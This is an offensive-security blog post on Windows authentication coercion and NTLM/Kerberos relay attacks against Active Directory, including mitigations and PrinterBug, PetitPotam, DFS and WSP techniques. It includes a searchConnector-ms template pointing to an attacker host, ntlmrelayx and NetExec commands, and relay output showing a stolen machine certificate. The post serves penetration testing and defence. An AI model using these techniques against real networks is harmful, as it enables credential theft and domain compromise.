
The Ultimate Guide to Windows Coercion Techniques in 2025

blog.redteam-pentesting.de/2025/windows-coercion

RedTeam Pentesting GmbH

4 June 2025

Windows authentication coercion often feels like a magic bullet against the average Active Directory. With any old low-privileged account, it usually allows us to gain full administrative access to almost arbitrary Windows workstations and servers, after which compromising the entire Active Directory is only a matter of time. It hardly comes as a surprise, then, that Microsoft has implemented various changes in recent Windows versions which aim to mitigate this attack vector. In this blog post, we provide a comprehensive reference of coercion techniques in Windows Domains, and discuss their current effectiveness, quirks, and typical applications. We further explain, how our recent patches to Impacket and NetExec help circumvent some of Microsoft's new mitigations and present an implementation of a coercion technique that is currently not widely used.



Before we take a deep dive into the current state of authentication coercion, we would like to summarize what authentication coercion actually is and how it fits in with the closely related *relay attacks*. If you are already familiar with coercion, feel free to skip over the next section of this blog post. Then, we'll discuss the obstacles encountered when relaying coerced sessions. As these obstacles and protection mechanisms have been tightened in recent Windows version, they are essential for understanding the current state of coercion techniques. Finally, we go into detail looking at each coercion technique, its applicability, and how it is affected by existing mitigation techniques.

Why Do We Coerce?


Coercion techniques go hand in hand with relay attacks. For this blog post, we assume that you already know what relay attacks are. If this is not the case, we can recommend various brilliant blog post that will get you up and running. For NTLM relaying, we think hackndo's outstanding explanation of NTLM relaying is an ideal starting point alongside our own blog post about obtaining machine-in-the-middle positions with pretender. Kerberos relaying is also blossoming into an increasingly large field after James Forshaw laid the groundwork with his research for Google Project Zero. Since then, many of the proposed attacks have been successfully implemented and documented, for example in blog posts about Kerberos Relaying techniques using DNS Dynamic Updates by Dirk-jan Mollema, or those exploiting the CredUnmarshalTargetInfo function or LLMNR spoofing by Synacktiv.

With that out of the way, let us talk about where coercion fits into all this. After all, both NTLM and Kerberos relay attacks work just fine by exploiting name resolution protocols with tools such as pretender, Responder or mitm6. In fact, both coercion and name resolution attacks have their own place and purpose when conducting relay attacks, since they have quite distinct advantages and limitations.

Name resolution attacks (namely mDNS, LLMNR and NetBIOS Name Resolution spoofing, as well as DHCPv6 DNS Takeover) can be performed without a user account. Therefore, they can be a great gambit to start engagements and to obtain an initial foothold. However, it is often up to chance, which sessions can be relayed and which targets they can be relayed against. In many cases it is already possible to gain widespread access with these techniques, but sometimes you have identified specific high-value machines that you want to compromise but you never receive a suitable session. This may be due to to bad luck or due to the fact that we can only obtain sessions from accounts on computers in our own network segment that receive our broadcast or multicast messages.

This is where authentication coercion comes into play, as it allows you to lock onto a specific machine and perform a relay attack that typically grants full administrative access to this machine. However, coercion attacks require access to a domain user account, albeit an arbitrary low-privileged account. For this reason, we tend to see coercion as a logical next step after having obtained such an account, for example with name-resolution-based relay attacks. In concrete terms, the account might be obtained by performing name-resolution-based relay attacks against LDAP by exploiting the ms-DS-MachineAccountQuota to create a new computer account with a relayed session of a normal user account or by modifying the msDS-KeyCredentialLink with a relayed computer account session (Shadow Credentials attack).

After obtaining such an account, it can be used to connect to various Remote Procedure Call (RPC) APIs of a selected Windows computer and invoke functions that coerce the computer to connect to the attack system and authenticate with the respective computer account, hence the name *authentication coercion*. These connections can then be relayed when a suitable relay target is found.



On the one hand, this allows us to choose whose session we want to relay ourselves (even across network boundaries), but on the other hand we can only obtain computer account sessions. This brings us to the next important question:

Why Are Computer Accounts So Special?

At the first glance, computer accounts seem rather unappealing from an attackers' perspective, as they are unlikely to have any special permissions that can be leveraged for lateral movement. On the plus side, computer accounts are usually easy to obtain, since any domain user can create up to 10 computer accounts in the default configuration (see ms-DS-MachineAccountQuota).

However, when we are talking about computer accounts that belong to actual computers, a second glance reveals that these accounts can do much more that it seems. The computer account is the set of credentials that is used by the high-privileged `NT AUTHORITY\SYSTEM` (or `NT AUTHORITY\NETWORK SERVICE`) account when interacting with the Active Directory. However, the computer account and `NT AUTHORITY\SYSTEM` are still separate concepts. As a result, when you authenticate with a computer account to the respective computer, you obtain a low-privileged session and not a privileged `NT AUTHORITY\SYSTEM` session. If this is the case, then why do we care about the computer account? The answer is *impersonation*.

While we only obtain low-privileged access when authenticating with a compromised computer account, the account can request powerful Kerberos impersonation tickets for their respective computer. This can typically be achieved with two techniques:

- **S4U2Self Abuse:** For this technique, we have to obtain credentials for the computer account first. This can be done by relaying the coerced authentication to LDAP to create a KeyCredentialLink (Shadow Credentials) or by exploiting ESC8 or ESC11 in a relay attack against the Active Directory Certificate Services (AD CS) server. With the obtained credentials, it is possible to obtain an impersonation ticket via S4U2Self abuse for the respective computer, with which we can impersonate a domain user (restrictions may apply) with local administrative privileges on the computer.
- **Resource-Based Constrained Delegation (RBCD):** This technique requires the attackers to have obtained another computer account (let's call it `computer1$`), which does not have to correspond to an actual computer (technically, a regular user account works too with SPN-less RBCD). The coerced authentication from the targeted computer (`computer2$`) can then be relayed against LDAP to configure Resource-Based Constrained Delegation (RBCD) for the already controlled computer account (`computer1$`). This means that the computer account for the targeted computer (`computer2$`) allows the other computer account that is controlled by the attackers (`computer1$`) to request impersonation tickets for the computer. Finally, such a ticket can be requested in order to impersonate a domain user (again, restrictions may apply) with administrative access to the computer.

While these techniques are quite complicated to understand in detail, there exist excellent and freely available implementations, making them readily available to attackers. They thereby demonstrate how a computer account does in fact have administrative access to the respective computer, even if it does not seem so at first glance. And since we can

choose which computer to target when performing authentication coercion, we can thereby choose which computer we get administrative access to if the attack is successful. With this information, the idea of only being able to relay computer account sessions with coercion does not seem that bad, right?

We would also like to quickly mention domain controller computer accounts. If you are able to coerce authentication from a DC and relay it against LDAP or AD CS, no impersonation tricks are necessary, since these accounts have DCSync privileges that can be directly leveraged to download the NT hashes and Kerberos keys of all users from the DCs. This singles out domain controller computer accounts as high value targets that directly grant full access to the domain if compromised.

What Stands in Our Way?

Now that we've obtained a clear picture of what coercion is and what goals we have when performing authentication coercion, we need to talk about the hurdles that may prevent us from reaching those goals before we can move on to discussing the coercion techniques themselves.

Since coercion attacks are ultimately relay attacks, the hurdles primarily consist of the mitigations against relay attacks that Microsoft has employed to pave over the inadequacies of the ancient NTLM authentication protocol. It is vital to understand the role of these mitigations, since they become more ubiquitous as Microsoft is beginning to enable more of them by default in newer Windows versions. Please note that the changes of the defaults between Windows versions that we're discussing only apply to new installations. When updating Windows versions, the old defaults typically still apply. The mitigations that are discussed in the following apply both to NTLM as well as Kerberos.

Channel Binding and EPA

Channel Binding is a mitigation for relay attacks against TLS-enabled services such as LDAPS or HTTPS. In the context of HTTPS servers like IIS, Microsoft usually calls it Extended Protection for Authentication (EPA). When enabled, services have to include the fingerprint of the TLS server certificate of the underlying connection in their NTLM client challenge or in the Kerberos `AP_REQ` message authenticator. An example how this looks like in Wireshark is shown below:

```
▸ Attribute: DNS computer name: dc.lab.redteam
▸ Attribute: DNS tree name: lab.redteam
▸ Attribute: Timestamp
▾ Attribute: Channel Bindings
    NTLMV2 Response Item Type: Channel Bindings (0x000a)
    NTLMV2 Response Item Length: 16
    Channel Bindings: 7bf0c163e9da7efe6a03d1c3b9cca983
▸ Attribute: End of list
  padding: 00000000
▸ Domain name: LAB
▸ User name: Administrator
```

If the session that we want to relay was not originally intended for a TLS-based service, the fingerprint won't be included and authentication will fail. If we accept an incoming session with a TLS-based server, the client will include our certificate fingerprint and the

relay target will reject it, thus effectively preventing relay attacks.

In the context of coercion, we are interested in LDAPS targets for RBCD or the Shadow Credentials attack, but also in the HTTPS Web Enrollment API of the Active Directory Certificate Services (AD CS) for ESC8 attacks. Fortunately, Channel Binding can often be easily bypassed by using the non-TLS-enabled counterpart (LDAP or HTTP) of the protocol if available. However, for unencrypted LDAP other protections may apply (more on that later).

For the longest time, channel binding and EPA were disabled by default and they were rarely enabled manually. However, starting with Windows Server 2022 23H2 LDAP channel binding was activated by default and on Windows Server 2025, EPA was enabled by default and the unencrypted AD CS Web Enrollment API was disabled by default.

Operating System	LDAP Channel Binding	EPA
Windows Server 2019	❌	❌
Windows Server 2022 pre 23H2	❌	❓*
Windows Server 2022 23H2	✔️	❓*
Windows Server 2025	✔️	✔️


* Not tested

Server-Side Message Signing

Non-TLS-based protocols can also employ signing and encryption (sometimes called sealing) via the Security Support Provider Interface (SSPI). In this case, each message is signed or encrypted with an ephemeral key derived during NTLM or Kerberos authentication. In a relay attack, authentication may succeed but attackers are never able to obtain this derived key. As a result, attackers can neither sign nor encrypt messages after successful authentication and a relay target that requires signing or encryption will then reject the unsigned or unencrypted messages from the attackers. The distinction between signing and encryption makes no difference for attackers since relay attacks fail as soon as either of them is required for the relay target.

However, one important aspect to understand is the fact that only the server-side signing/encryption policy is relevant for the success of the relay attack, not the client-side policy. If a client requires signing or encryption, we are still able to relay authentication since the authentication messages are not signed yet and the signing/encryption key is not yet derived. After the authentication we would not be able to communicate with the client but we have no reason to do so anyway, because we only care about our connection to the relay target at this point. However, if the relay target requires signing/encryption we have an authenticated session but our messages will be rejected, rendering it useless.

The authentication packages (e.g. NTLM or Kerberos) themselves can indicate if signing or encryption is supported in their respective authentication messages. However, SMB actually performs its own signing/encryption negotiation. Therefore, the SMB configuration rather than the authentication package decides if signing is disabled, enabled but optional or required:



In a relay attack, this allows us to claim to support signing/encryption when accepting an incoming SMB session from a client that requires signing/encryption and let it authenticate which does not yet require signing/encryption.

For LDAP, the situation is different. Like with SMB, the LDAP server may or may not require signing, allowing or preventing relay attacks. However, LDAP is not capable of negotiating signing between client and server. An unfortunate consequence for attackers is that even if the server initially does not require signing, signing will be opportunistically enabled as soon as the authentication packages indicate signing support in an authentication message. This means that we can only successfully relay sessions of clients whose authentication packages claim not to support signing. We'll come back to this aspect in the next section, but first let us look at the current state of message signing defaults.

Server-side SMB signing has been enabled on domain controllers for a long time. However, with Windows 11 24H2 Microsoft has enabled server-side SMB signing for incoming SMB connections on workstations. That said, server-side SMB signing is still not required by default on non-DC Windows servers, likely as a tradeoff to support legacy implementations that need access to SMB shares without actually supporting signing. The default settings for SMB are listed in the Microsoft documentation. The recent changes have been summarized by dsinternals. Like channel binding for LDAPS, LDAP signing was enabled by default for Windows Server 2022 23H2 DCs.

Operating System	SMB Signing	LDAP Signing
Windows Server 2019 DC	✔️	❌
Windows Server 2022 DC pre 23H2	✔️	❌
Windows Server 2022 DC 23H2	✔️	✔️
Windows Server 2025 DC	✔️	✔️
Windows Server 2019 Member	❌	-

Operating System	SMB Signing	LDAP Signing
Windows Server 2022 Member	❌	-
Windows Server 2025 Member	❌	-
Windows 10	❌	-
Windows 11 23H2	❌	-
Windows 11 24H2	✔️	-

Client-Side Message Signing

As mentioned before, for relay attacks against an LDAP server, it is essential that the incoming authentication messages do not indicate signing support at all. Since LDAP is one of the most important relay targets for coercion attacks, this begs the question how we can obtain suitable authentication messages.

For example, in order to produce an SMB connection containing NTLM authentication messages that do not indicate signing support, SMB signing needs to be disabled entirely. It is highly unlikely that such a configuration is found in the wild, so we should not count on that.

However, for some reason we still sometimes encounter hosts that have the ancient NTLMv1 protocol enabled. This is likely a legacy configuration typical for older domains. In this case, the bit indicating signing support in the NTLM message can simply be flipped during the relay attack, because it is not cryptographically protected like with NTLMv2. The option `--remove-mic` of Impacket's `ntlmrelayx.py` example does this as a side effect. Alternatively, NTLMv1 is cryptographically weak enough to be brute-forced with rainbow tables in order to obtain the NT hash of the computer account, eliminating the need to relay the session entirely. However, since NTLMv1 is rare nowadays and forcibly disabled when Credential Guard is enabled, we also cannot really rely on it.

Instead, our best bet are incoming HTTP connections. Since the HTTP protocol does not support SSPI-based request signing at all, the authentication packages will not indicate signing support either:

```
▾ […]Authorization: NTLM TlRMTVNTUAADAAAAGAAYAIAAAAASARIBmAAAAAAAAABYAAAAGgAaAFgAAAAOAA4AcgAAAA
  ▾ NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_AUTH (0x00000003)
    ▸ Lan Manager Response: 000000000000000000000000000000000000000000000000
      LMv2 Client Challenge: 0000000000000000
    ▸ NTLM Response […]: bb0365f0c2c1f8da403cd25239a4cffd01010000000000006acbf7dbf7cedb018a89842
      Domain name: NULL
    ▸ User name: Administrator
    ▸ Host name: CLIENT1
      Session Key: Empty
    ▾ Negotiate Flags: 0xa2888205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Tar
        1... .... .... .... .... .... .... .... = Negotiate 56: Set
        .0.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Not set
        ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
        ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
        .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
        .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
        .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
        .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
        .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
        .... .... .0.. .... .... .... .... .... = Request Non-NT Session Key: Not set
        .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
        .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
        .... .... .... 1... .... .... .... .... = Negotiate Extended Session Security: Set
        .... .... .... .0.. .... .... .... .... = Negotiate 0x00040000: Not set
        .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
        .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
        .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
        .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
        .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
        .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
        .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
        .... .... .... .... .... .0.. .... .... = Negotiate 0x00000400: Not set
        .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
        .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
        .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
        .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
        .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
        .... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
        .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
        .... .... .... .... .... .... .... .1.. = Request Target: Set
        .... .... .... .... .... .... .... ..0. = Negotiate OEM: Not set
        .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
    ▸ Version 10.0 (Build 19041); NTLM Current Revision 15
      MIC: d4f019f4342aabb4ad87887f4fbdc2f2
```

This means that in order to be able to reliably relay against an LDAP server, we need to receive incoming HTTP connections. Fortunately, we can often influence the protocol in coercion attacks.

In order to coerce a HTTP request from a computer, it is required that the WebClient service (sometimes called WebDAV Redirector) is currently running on said computer. This service allows users and applications to access WebDAV shares, for example in the Windows Explorer. Depending on the internals of the coercion technique of choice, the coerced connection utilizes this service to send an authenticated HTTP request, but only if the WebClient service is already running at that point. So how likely is it that the service is running on any given computer and can we influence this somehow?

First of all, the WebClient service obviously needs to be installed. On Windows workstations, the WebClient service is installed by default. In contrast, on Windows servers, it is not installed by default, but can be manually installed on non-Core servers as an additional feature. Unfortunately, the service is activated on demand rather than automatically, so it won't be running on a freshly booted computer. But how does "demand" look like in practice? Well, it will be activated when a WebDAV drive is mounted, but it is also enough to enter random text into the search bar of the file explorer

and press enter. Also, some applications such as SharePoint tend to activate the service. It is therefore pretty likely that the WebClient service gets started at some point on any given day on a typical workstation.

But there's more. We can actually externally influence the service activation, if we have access to a writeable share on the computer. In this case, we can create an XML file with the file extension `.searchConnecter-ms` that includes an URL, as well as similar techniques. As soon as such a file is displayed, the WebClient service will be activated and an authenticated connection to the URL is established. In a way, this is kind of a coercion technique in and of itself, but it uses the current user's credentials instead of computer account credentials. This has its own advantages but in the context of this blog post we primarily care about computer account coercion. Hence, we use this technique to activate the WebClient service. A template for such a file with attacker-specified URL is shown below:

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>http://attacksystem/path</url>
    </simpleLocation>
</searchConnectorDescription>
```

It is also possible to verify whether the WebClient service is currently running on a computer, since it opens a named pipe when started that we can look out for. This check is implemented in NetExec with the `webdav` module.

Unfortunately, due to it not being installed by default on servers and also due to it being activated through user interaction, it is way more likely to be able to coerce HTTP connections from workstations than from servers. Nonetheless, being able to compromise workstations with this technique is still invaluable for pivoting and we rely heavily on it to be able to relay against LDAP.

If the WebClient service is in fact running on a host, attackers still have to be mindful about another detail of this service: It will only attempt authentication if it is reasonably sure that the target server is in the intranet zone and not in the Internet. It employs a heuristic that checks if the target is specified using a hostname that needs to resolve via local name resolution or via DNS within the domain zone. However, since attackers already need to have an account to perform coercion, they can use this account to register a DNS record within the domain for their attack system, for examples using dnstool.py from krbrelayx. To make sure that HTTP is actually being used a port and a fictitious share name has to be specified alongside the hostname (without domain suffix) like this (note that some tools add the leading backslashes themselves):

```
\\attacksystem@80\share
```

Coercion Methods

After all this warm-up, we have finally gone over everything we need to know to discuss and compare coercion techniques. As mentioned before, our focus is on using any low-privileged account to coerce a relayable computer account session, so we won't cover privileged coercion methods, e.g. RemoteMonologe.

All of the coercion methods discussed here are based on RPC APIs that can be remotely accessed via DCERPC. Depending on the particular technique, the API can be accessed through DCERPC over named pipes via SMB, by using raw DCERPC directly via the port mapper, or both.

If we can do coercion through SMB, this begs the question whether we could perform a normal unauthenticated relay attack (e.g. via mDNS or DHCPv6 DNS Takeover) against the SMB server of a chosen computer and use the connection to coerce a computer session from this relay target? Unfortunately, the answer is no because even if the SMB server does not require signing, the DCERPC interfaces themselves do and as a result we do need to have an account beforehand, albeit a low-privileged one.

The coercion techniques which we will cover are PrinterBug based on MS-RPRN, PetitPotam based on MS-EFSR, DFS Coercion based on MS-DFSNM, and WSP Coercion based on MS-WSP. There are other coercion methods for specific servers and applications that only require a low-privileged account, but these cover most bases.

Some of these techniques only allow us to coerce SMB connections and others allow us to coerce both SMB and HTTP connections, given that the WebClient service is running. Similarly, some techniques are always available and some only in certain circumstances. We will discuss these details again when going over each technique in depth. But first, we want to give an overview of the relay capabilities of each coercion technique against servers using the default configuration.

Before Windows 11 24H2 and Windows Server 2022 23H2, there were few things stopping us from relaying coerced connections against anything we liked. Unfortunately, the situation looks rather dire with Windows 11 24H2 and Server 2022 23H2 and 2025. This is primarily caused by SMB signing being enabled by default for workstations, as well as LDAP signing, LDAP channel binding, and EPA (since 2025) for servers.

In reality, however, the situation is currently not as bleak as it sounds. These defaults only apply to fresh installations, not to upgraded installations, and there are also still a lot of Windows 10 and Server 2019 machines in the wild.

Additionally, this blog post does not only aim to summarize the current state but we also want to showcase our work to ensure that existing coercion techniques keep working despite the recent changes. But first, here is an overview of the coercion techniques and their capabilities:

Method	SMB Capable	HTTP Capable	DCERPC Capable	Available on Clients	Available on Servers
MS-RPRN	⭕*	⭕*	✔️*	✔️	✔️
MS-EFSR	✔️	✔️	❌	⭕**	⭕**
MS-DFSNM	✔️	❌	❌	❌	✔️
MS-WSP	✔️	❌	❌	✔️	⭕***

* Before Windows 11 22H2 or Windows Server 2025, SMB/HTTP was used, afterwards only raw DCERPC
** Service runs on-demand
*** Service can be installed

MS-RPRN/PrinterBug

In their DerbyCon 2018 presentation @tifkin_ (Lee Christensen), @harmj0y (Will Schroeder) and @enigma0x3 (Matt Nelson) first showed the possibility to coerce Windows hosts to authenticate to other machines via one of multiple vulnerable functions exposed by the Print System Remote Protocol interface (MS-RPRN). This technique was initially implemented in SpoolerSample.

The methods used for coercion are normally used to monitor printer changes and for sending notifications to remote print clients, which in the coercion use case will usually be our attack system.

The MS-RPRN interface is generally available via DCERPC on most workstations and servers, only Windows Server Core does not come with it by default. Additionally, Microsoft recommends to disable it on servers.

In versions before Windows 11 22H2 and Windows Server 2025 it can be used to coerce connections via SMB and even HTTP (if the WebClient service is running). After Windows 11 22H2 and Windows Server 2025, connections are established by default only via raw DCERPC, and both SMB or HTTP will not be attempted anymore. This initially made attacks fail as tools such as `ntlmrelayx.py` were not able to accept and relay incoming raw DCERPC connections.

To still make use of the DCERPC connections, we modified `ntlmrelayx.py`: Sylvain Heiniger already implemented an RPC server as part of his blog post on DCOM relaying, and by adding a simple endpoint mapper (EPM) service, the method can still be relayed against AD CS servers in ESC8 if EPA is not enabled:

```
$ ntlmrelayx.py -t "http://192.0.2.5/certsrv/" -smb2support --adcs
[...]
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Callback added for UUID E1AF8308-5D1F-11C9-91A4-08002B14A0FA V:3.0
[*] RPCD: Received connection from 192.0.2.115, attacking target http://192.0.2.5
[+] RPC: Received packet of type MSRPC BIND
[+] Answering to a BIND without authentication
[+] RPC: Received packet of type MSRPC REQUEST
[+] RPC: Sending packet of type MSRPC RESPONSE
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Callback added for UUID E1AF8308-5D1F-11C9-91A4-08002B14A0FA V:3.0
[*] RPCD: Received connection from 192.0.2.115, attacking target http://192.0.2.5
[+] RPC: Received packet of type MSRPC BIND
[+] RPC: Sending packet of type MSRPC BINDACK
[+] RPC: Received packet of type MSRPC AUTH3
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.0.2.5 as LAB\WIN11VM$ SUCCEED
[+] RPC: Sending packet of type MSRPC FAULT
[+] RPC: Received packet of type MSRPC REQUEST
[+] RPC: Sending packet of type MSRPC FAULT
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./WIN11VM$.pfx
[*] Certificate successfully written to file
[+] RPC: Connection closed by client
```

MS-EFSRPC/PetitPotam

In 2021 @topotam77 released PetitPotam, which was another method similar to PrinterBug to force coercion via the Encrypting File System Remote Protocol interface (MS-EFSRPC). After publishing the vulnerability, it was noticed that this was also possible to be executed *without any credentials* against the domain controller (CVE-2021-36942), allowing attackers to trivially compromise entire domains. Of course, this aspect was patched by Microsoft and the technique now requires a low-privileged account like the other attacks.

The methods used for coercion are related to working with the Encrypting File System (EFS), for example to add users to be able to read encrypted files. It exposes multiple vulnerable functions. Microsoft has patched some of them but they seemingly have given up and other vulnerable functions remain exploitable.

This coercion technique allows both SMB and HTTP connections. Before the 23H2 update, the relevant interface was accessible both via raw DCERPC and via named pipes over SMB. However, since 23H2 the service is not enabled by default but is activated on demand like the WebClient service. Since EFS capabilities are rarely used in practice, it is way less likely to be enabled than the WebClient service. As a result, this update stopped many coercion attacks in their tracks.

Fortunately, however, this is not where the story ends. Since we were quite fond of this technique, we tried to find out what may trigger the service. For example, the service is activated when creating a new encrypted file or accessing a folder which uses encrypted files. Creating encrypted files can also be done remotely. We automated this in the NetExec module `efsr_spray`, which tries to create an encrypted file on each SMB share. For the service to be activated it is **not** important to actually have the NTFS permissions to create a file, only the SMB `WRITE` or `MODIFY` permissions seem to be relevant. So, even when the creation fails because the user does not have permissions on the file system layer, the attack is still successful. And more than that: Even if a user only has `WRITE` access to a print queue, the service is activated when attempting to create a file. We're back in the game!

In the following example, the `PDFCreator` share (which has the `PRINTQ` type) is used to activate the `efsrpc` pipe using the `efsr_spray` module:

```
$ nxc smb -u rtpttest -p 'test1234!' -d lab.redteam --shares -- 192.0.2.115
SMB         192.0.2.115  445    WIN11VM          [*] Windows 11 Build 22621 x64
(name:WIN11VM) (domain:lab.redteam) (signing:False) (SMBv1:False)
SMB         192.0.2.115  445    WIN11VM          [+]
lab.redteam\rtpttest:test1234!
SMB         192.0.2.115  445    WIN11VM          [*] Enumerated shares
SMB         192.0.2.115  445    WIN11VM          Share           Permissions
Remark
SMB         192.0.2.115  445    WIN11VM          -----           -----------     -
-----
SMB         192.0.2.115  445    WIN11VM          ADMIN$
Remote Admin
SMB         192.0.2.115  445    WIN11VM          C$
Default share
SMB         192.0.2.115  445    WIN11VM          IPC$            READ
Remote IPC
SMB         192.0.2.115  445    WIN11VM          PDFCreator      WRITE
PDFCreator Printer
SMB         192.0.2.115  445    WIN11VM          print$          READ
Printer Drivers


$ nxc smb -u rtpttest -p 'test1234!' -d lab.redteam -M efsr_spray -- 192.0.2.115
SMB         192.0.2.115  445    WIN11VM          [*] Windows 11 Build 22621 x64
(name:WIN11VM) (domain:lab.redteam) (signing:False) (SMBv1:False)
SMB         192.0.2.115  445    WIN11VM          [+]
lab.redteam\rtpttest:test1234!
EFSR_SPRAY  192.0.2.115  445    WIN11VM          Successfully activated efsrpc
named pipe!
```

